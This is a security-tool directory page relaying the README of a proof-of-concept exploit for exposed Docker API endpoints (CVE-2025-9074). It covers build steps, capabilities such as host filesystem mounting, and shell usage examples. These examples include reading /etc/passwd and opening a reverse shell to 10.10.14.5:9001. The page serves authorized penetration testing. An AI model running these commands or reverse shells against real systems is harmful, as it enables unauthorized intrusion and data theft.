Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/xwpdx0/poc-2025-9074
Cloud Infrastructure SecurityPrivilege EscalationVulnerability ScannersContainer SecurityExploit FrameworksExploitationPost-ExploitationPenetration TestingCommand and ControlRemote Access Tool
GitHubxwpdx0/poc-2025-9074
418 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

poc-2025-9074

Docker API CVE-2025-9074 PoC (Proof-Of-Concept). A sophisticated exploitation framework for CVE-2025-9074, targeting unauthenticated Docker API endpoints with an integrated interactive command shell.

View Repository

CVE-2025-9074 | Docker API CVE-2025-9074 PoC (Proof-Of-Concept)

A sophisticated exploitation framework for CVE-2025-9074, targeting unauthenticated Docker API endpoints with an integrated interactive command shell.

Language Platform License

Overview

This tool automates the exploitation of exposed Docker API instances without authentication, allowing full container creation and command execution on the target host. The tool features a custom interactive shell for seamless post-exploitation operations.

Note: This is a custom PoC implementation. I did not discover CVE-2025-9074.
Demonstration



Initial Exploitation

Exploitation Process

Automated vulnerability detection, image pulling, container creation and initialization

Interactive Command Execution

Command Execution

Post-exploitation shell with command execution capabilities

Key Capabilities

  • Automated Docker API vulnerability scanning
  • Container deployment with host filesystem mounting
  • Interactive post-exploitation shell
  • Remote command execution interface
  • Reverse shell deployment module
  • Colored terminal output for enhanced visibility

Installation

  1. Clone the repository
root@kitploit:~
git clone https://github.com/xwpdx0/poc-2025-9074
  1. Compile the code
root@kitploit:~
gcc poc.c -o poc-2025-9074

or you can download the binary from Releases

Usage

root@kitploit:~
./poc-2025-9074

Default Target

Execute against the default target (127.0.0.1:2375):

root@kitploit:~
./poc-2025-9074


Custom Target

Specify a custom Docker API endpoint:

Custom Target

Interactive Shell

Upon successful exploitation, an interactive shell provides the following commands:

CommandDescription
cmd <command>Execute arbitrary commands within the container
revshell <ip> <port>

Usage Examples

root@kitploit:~
(PoC-CVE-2025-9074)> cmd whoami
(PoC-CVE-2025-9074)> cmd cat /etc/passwd
(PoC-CVE-2025-9074)> cmd ls -la /mnt
(PoC-CVE-2025-9074)> revshell 10.10.14.5 9001
(PoC-CVE-2025-9074)> info

Vulnerability Details

CVE-2025-9074 affects Docker instances with exposed API endpoints lacking proper authentication mechanisms. This misconfiguration allows unauthorized access to the Docker daemon, enabling:

  • Arbitrary container creation
  • Host filesystem access via bind mounts
  • Privilege escalation opportunities
  • Remote code execution

Legal Disclaimer

This tool is provided for educational and authorized security testing purposes only.

  • Only use on systems you own or have explicit written permission to test
  • Unauthorized access to computer systems is illegal and punishable by law
  • The author assumes no liability for misuse or damage caused by this tool
  • Users are solely responsible for compliance with applicable laws and regulations

Author

xwpd (@xwpdx0)

License

MIT License - See LICENSE file for details


For responsible disclosure and security research purposes only.

Download Tool
Deploy a reverse shell to specified listener
infoDisplay current container and target information
exitTerminate the interactive session